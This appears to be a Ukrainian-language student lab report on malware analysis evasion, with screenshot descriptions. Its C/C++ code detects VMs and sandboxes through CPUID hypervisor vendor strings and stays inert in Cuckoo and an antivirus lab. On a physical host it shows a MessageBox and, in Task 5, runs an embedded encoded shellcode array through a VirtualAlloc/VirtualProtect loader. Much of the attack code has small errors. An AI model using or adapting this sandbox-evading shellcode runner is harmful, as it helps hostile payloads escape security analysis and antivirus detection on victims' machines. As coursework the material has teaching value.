

The bottom section shows a "Screenshots" panel with a thumbnail of a captured screen.

## ● Антивірусна лабораторія

The screenshot shows a Windows Defender alert window titled "Windows Security". The window displays a "Full history" of detected threats. One entry is highlighted: "PWS:Win32/Dyzap.A". The details for this threat are shown in a modal dialog:

- PWS:Win32/Dyzap.A**
- Alert level:** Severe
- Status:** Quarantined
- Date:** 12/17/2021 7:42 AM
- Category:** Password Stealer
- Details:** This program is dangerous and captures user passwords.

The file path listed is "file: C:\Users\IEUser\Desktop\Dump\dump1.exe". There are "OK" and "Cancel" buttons at the bottom of the dialog. The background shows a file explorer window with several folders like "Recycle Bin", "euls", "theZoo", "Dump", "Original", and "Unpacked". The taskbar at the bottom shows the Windows logo, a search bar, and various pinned icons.



## Завдання 4:

Реалізуйте мовою С/С++ детектування середовища аналізу – при запуску у Cuckoo та лабораторії з попереднього пункту програма:

- не має ознак шкідливості у Cuckoo та не детектується антивірусами,
- завершує роботу в середовищі аналізу,
- при запуску у фізичній системі показує повідомлення користувачу (MessageBox "Hello kitty!");

```

#include "framework.h"
#include "SmartMessageBox.h"

#define CPUID_H
#ifndef _WIN32
#include <limits.h>
#include <intrin.h>
typedef unsigned __int32 uint32_t;
#else
#include <stdint.h>
#endif

HINSTANCE hInst;

bool IsVM() {
    int cpuInfo[4] = {};
    __cpuid(cpuInfo, 1);
    if (!(cpuInfo[2] & (1 << 31)))
        return false;
    const auto queryVendorIdMagic = 0x40000000;
    __cpuid(cpuInfo, queryVendorIdMagic);
    const int vendorIdLength = 13;
    using VendorIdStr = char[vendorIdLength];
    VendorIdStr hyperVendorId = {};
    memcpy(hyperVendorId + 0, &cpuInfo[1], 4);
    memcpy(hyperVendorId + 4, &cpuInfo[2], 4);
    memcpy(hyperVendorId + 8, &cpuInfo[3], 4);
    hyperVendorId[12] = '\0';
    static const VendorIdStr vendors[] {
        "KVMKVMKVM\0\0\0", // KVM
        "Microsoft Hv", // Microsoft Hyper-V or Windows Virtual PC */
        "VMwareVMware", // VMware
        "XenVMMXenVMM", // Xen
        "prl hyperv ", // Parallels
        "VBoxVBoxVBox" // VirtualBox
    };
    for (const auto& vendor : vendors) {
        if (!memcmp(vendor, hyperVendorId, vendorIdLength))
            return true;
    }
    return false;
}


int DisplayMessageBox() {
    int msgboxID = MessageBox(
        NULL,
        (LPCWSTR)L"Hello kitty!",
        (LPCWSTR)L"Payload",
        NULL
    );
    return msgboxID;
}

int APIENTRY wWinMain(_In_ HINSTANCE hInstance,
                     _In_opt_ HINSTANCE hPrevInstance,
                     _In_ LPWSTR lpCmdLine,
                     _In_ int nCmdShow) {
    if (!IsVM())
        DisplayMessageBox();
    return 0;
}



```

Перевіримо код у різних середовищах:


- 1) Cuckoo Sandbox (файл чистий, повідомлення не відображається)



2) Лабораторія антивірусів (файл чистий, код завершується, повідомлення не відображається)



- 3) Перевіримо що у фізичній, хост системі відображається MessageBox і антивірус Norton не детектує програму



## Завдання 5:

Замініть повідомлення на запуск довільного шеллкоду;

```
#include "framework.h"
#include "SmartShellcode.h"

#define CPUID_H
#ifndef _WIN32
#include <limits.h>
#include <intrin.h>
typedef unsigned __int32 uint32_t;
#else
#include <stdint.h>
#endif

HINSTANCE hInst;
unsigned const int RawCodeLen = 299;
unsigned char RawCode[] = {
    0xda, 0xca, 0xd9, 0x74, 0x24, 0xf4, 0xbb, 0xde, 0x4b, 0xb7, 0xc0, 0x5a, 0x31, 0xc9, 0xb1,
    0x45, 0x31, 0x5a, 0x17, 0x03, 0x5a, 0x17, 0x83, 0x34, 0xb7, 0x55, 0x35, 0x34, 0x00, 0x19,
    0x52, 0x34, 0x79, 0xdd, 0x9b, 0xb4, 0x7a, 0x9f, 0xca, 0xf5, 0x2a, 0x4d, 0xbc, 0xa3, 0x82,
    0x40, 0xec, 0x2e, 0x5b, 0x28, 0x42, 0xd0, 0x13, 0xa5, 0x31, 0x08, 0xec, 0x32, 0x7, 0x08,
    0xa4, 0xcf, 0x7a, 0x18, 0x7c, 0xdf, 0xcd, 0xd2, 0x36, 0x92, 0x00, 0x2b, 0x8e, 0x1d, 0xa3,
    0x07, 0x33, 0x3f, 0x5f, 0x55, 0x60, 0x9f, 0xde, 0x98, 0xb1, 0xd2, 0xa1, 0x1b, 0x83, 0x0f,
    0xcc, 0x49, 0x42, 0x81, 0x47, 0xe6, 0x16, 0x01, 0xd3, 0xba, 0xaa, 0x09, 0xe2, 0xea, 0x58,
    0x09, 0x6c, 0x0a, 0x5f, 0x0a, 0x25, 0x8f, 0x9f, 0x7e, 0xd2, 0x7, 0x1e, 0xaf, 0x4c, 0x5c,
    0x68, 0x57, 0x29, 0xe9, 0x29, 0x47, 0xf8, 0xec, 0x79, 0x64, 0xac, 0xa6, 0x86, 0xa2, 0x10,
    0xbd, 0x4d, 0xbd, 0xdb, 0xc0, 0x7b, 0xf0, 0xea, 0x0b, 0xcb, 0x3a, 0xcd, 0x27, 0x8d, 0xfd,
    0x04, 0x3a, 0x4f, 0xff, 0x57, 0x7c, 0xaf, 0x8a, 0xa6, 0x30, 0x2c, 0x39, 0x6d, 0xc0, 0x77,
    0xf8, 0xbc, 0xa5, 0xaf, 0xa2, 0x7a, 0xce, 0x10, 0x77, 0xca, 0xd1, 0x40, 0x11, 0x8d, 0x5a,
    0x6c, 0x96, 0x49, 0xd7, 0x2d, 0x3a, 0x1b, 0xe6, 0x7d, 0x03, 0x10, 0xec, 0xf5, 0xcc, 0x27,
    0x3c, 0x44, 0x95, 0x66, 0xe4, 0x19, 0x7c, 0x33, 0x55, 0xfe, 0x3f, 0x9a, 0x14, 0xa4, 0xf7,
    0x9f, 0x7a, 0x78, 0x49, 0xf2, 0x7d, 0x99, 0x11, 0xb3, 0xd8, 0x00, 0xea, 0xb8, 0xc8, 0x5d,
    0xbd, 0x41, 0x13, 0x62, 0x1f, 0xf6, 0x51, 0x9c, 0xa0, 0x06, 0xa5, 0x9f, 0xa0, 0x06, 0xa5,
    0xd7, 0x2d, 0x8b, 0xa4, 0xe6, 0x2d, 0x94, 0xe7, 0x52, 0x1c, 0x1f, 0x88, 0x25, 0xa0, 0xca,
    0xed, 0xda, 0xea, 0x57, 0x47, 0x5a, 0xaf, 0x3e, 0xf2, 0xe1, 0x52, 0xc1, 0x29, 0x51, 0xee,
    0xfa, 0xf9, 0x5e, 0xf6, 0x7e, 0xf3, 0x1e, 0x0d, 0x9e, 0x76, 0x1a, 0x49, 0x18, 0x6b, 0x56,
    0xc2, 0xcd, 0x8b, 0xcf, 0xd, 0x9b, 0x51, 0x10, 0x88, 0xf8, 0x04, 0x83, 0x50, 0xff
};

bool IsVM() {
    int cpuInfo[4] = {};
    __cpuid(cpuInfo, 1);
    if (!(cpuInfo[2] & (1 << 31)))
        return false;
    const auto queryVendorIdMagic = 0x40000000;
    __cpuid(cpuInfo, queryVendorIdMagic);
    const int vendorIdLength = 13;
    using VendorIdStr = char[vendorIdLength];
    VendorIdStr hyperVendorId = {};
    memcpy(hyperVendorId + 0, &cpuInfo[1], 4);
    memcpy(hyperVendorId + 4, &cpuInfo[2], 4);
    memcpy(hyperVendorId + 8, &cpuInfo[3], 4);
    hyperVendorId[12] = '\0';
    static const VendorIdStr vendors[]{
        "KVMKVMKVM\0\0\0", // KVM
        "Microsoft Hv", // Microsoft Hyper-V or Windows Virtual PC */
        "VMwareVMware", // VMware
        "XenVMXenVMM", // Xen
        "prl hyperv ", // Parallels
        "VBoxVBoxVBox" // VirtualBox
    };
    for (const auto& vendor : vendors) {
        if (!memcmp(vendor, hyperVendorId, vendorIdLength))
            return true;
    }
    return false;
}
```

```


int RunShellCode() {
    DWORD old_protect;
    LPVOID executable_area = VirtualAlloc(NULL, RawCodeLen, MEM_RESERVE, PAGE_READWRITE);
    memcpy(executable_area, RawCode, RawCodeLen);
    VirtualProtect(executable_area, RawCodeLen, PAGE_EXECUTE, &old_protect);
    int(*f)() = (int(*)()) executable_area;
    f();
    VirtualProtect(executable_area, RawCodeLen, old_protect, &old_protect);
    VirtualFree(executable_area, RawCodeLen, MEM_RELEASE);
    return 0;
}

int APIENTRY wWinMain(_In_ HINSTANCE hInstance,
    _In_opt_ HINSTANCE hPrevInstance,
    _In_ LPWSTR     lpCmdLine,
    _In_ int         nCmdShow) {
    if (!IsVM())
        RunShellCode();
    return 0;
}

```

## Перевіримо код у різних середовищах:

### 1) Cuckoo Sandbox



The screenshot shows the Cuckoo Analysis interface. At the top, there are tabs for Dashboard, Recent, Pending, Search, and buttons for Submit, Import, and Edit. Below the tabs, a table provides details about a file analysis: FILE, Date (Dec. 19, 2021, 2:40 a.m. to Dec. 19, 2021, 2:41 a.m.), Duration (97 seconds), and Status (none). There are links to Show Analyzer Log and Show Cuckoo Log. On the left, a sidebar contains various icons for file operations like upload, download, and analysis. The main content area includes sections for Signatures (listing findings like 'This executable has a PDB path'), Screenshots (a preview of a command-line interface window), and tables for Post-Analysis Lookup and Action.

## 2) Антивірусна лабораторія

The screenshot shows a Windows 10 desktop environment. A Microsoft Defender 'Scan options' dialog box is open, showing a 'Quick scan' is selected. In the background, a command prompt window is open with the command 'SmartShellcode.exe' entered. The taskbar at the bottom shows the date and time as 12/19/2021 12:04 AM.